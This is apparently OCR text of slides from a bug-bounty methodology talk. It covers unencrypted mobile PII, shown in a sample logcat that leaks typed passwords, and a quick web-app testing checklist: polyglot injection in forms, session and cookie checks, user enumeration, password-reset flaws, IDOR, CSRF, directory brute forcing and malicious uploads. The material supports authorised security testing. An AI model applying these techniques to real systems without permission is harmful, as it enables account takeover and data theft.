
Data Storage

Its common to see mobile apps not applying encryption to the files that store PII.

Common places to find PII unencrypted
Phone system logs (avail to all apps)
webkit cache (cache.db)
plists, dbs, etc
hardcoded in the binary

Quick spin-up for iOS

Daniel Mayers idb tool:



Logs!


```
root@generic_x86:/ # logcat
logcat
--------- beginning of /dev/log/system
D/ConnectivityService( 1272): Sampling interval elapsed, updating statistics ..
D/ConnectivityService( 1272): Done.
D/ConnectivityService( 1272): Setting timer for 720seconds
--------- beginning of /dev/log/main
E/LOGIN   ( 4416): entered password is pass - Login Failed
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressStandard.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressStandard.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressSpacebar.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressSpacebar.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressDelete.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressDelete.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressReturn.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressReturn.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/KeypressInvalid.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/KeypressInvalid.ogg
W/AudioService( 1272): onLoadSoundEffects(), Error -1 while loading samples
I/LOGIN   ( 4416): entered password is password - Successful Attempt
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
E/SoundPool( 1272): error loading /system/media/audio/ui/Effect_Tick.ogg
W/AudioService( 1272): Soundpool could not load file: /system/media/audio/ui/Effect_Tick.ogg
I/ActivityManager( 1272): START u0 {cmp=com.isi.testapp/.Welcome} from pid 4416
```

Auxiliary


The vulns formerly known as “noise”

- Content Spoofing or HTML injection
- Referer leakage
- security headers
- path disclosure
- clickjacking
- ++

How to test a web app in *n* minutes



How can you get maximum results within a given time window?



Data Driven Assessment (diminishing return FTW)

1. Visit the search, registration, contact, password reset, and comment forms and hit them with your polyglot strings
2. Scan those specific functions with Burp's built-in scanner
3. Check your cookie, log out, check cookie, log in, check cookie. Submit old cookie, see if access.
4. Perform user enumeration checks on login, registration, and password reset.
5. Do a reset and see if; the password comes plaintext, uses a URL based token, is predictable, can be used multiple times, or logs you in automatically
6. Find numeric account identifiers anywhere in URLs and rotate them for context change
7. Find the security-sensitive function(s) or files and see if vulnerable to non-auth browsing (idors), lower-auth browsing, CSRF, CSRF protection bypass, and see if they can be done over HTTP.
8. Directory brute for top short list on SecLists
9. Check upload functions for alternate file types that can execute code (xss or php/etc/etc)

~ 15 minutes

Things to take with you…

1. Crowdsourced testing is different enough to pay attention to
2. Crowdsourcing focuses on the 20% because the 80% goes quick
3. Data analysis can yield the most successfully attacked areas
4. A 15 minute web test, done right, could yield a majority of your critical vulns
5. Add polyglots to your toolbelt
6. Use SecLists to power your scanners
7. Remember to periodically refresh your game with the wisdom of other techniques and other approaches

Follow these ninjas who I profiled: https://twitter.com/Jhaddix/lists/bninjas

Gitbook project: The Bug Hunters Methodology

This preso ended up to be way too much to fit in an 45min talk so... we turned it into a Git project! (if you are reading this from the Defcon DVD check my twitter or Github for linkage)

- 50% of research still unparsed
- More tooling to automate
- XXE and parser attacks
- SSRF
- Captcha bypass
- Detailed logic flaws
- More mobile

Meme Count:

13

Attribution and Thanks

Tim Tomes - Recon-ng

Joe Giron - RFI params

Soroush Dalili - File in the Hole preso

Mathias Karlsson - polyglot research

Ashar Javed - polyglot/xss research

Ryan Dewhurst & Wpscan Team

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Arvind Doraiswamy - HTTPs, CSRF Burp Plugins

Barak Tawily - Autorize burp plugin

the RAFT list authors

Ferruh Mavituna - SVNDigger

Jaime Filson aka wick2o - GitDigger

Robert Hansen aka rsnake - polyglot / xss

Dan Crowley - polyglot research

Daniel Miessler - methodology, slide, and data contributions

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All the bug hunting community!!!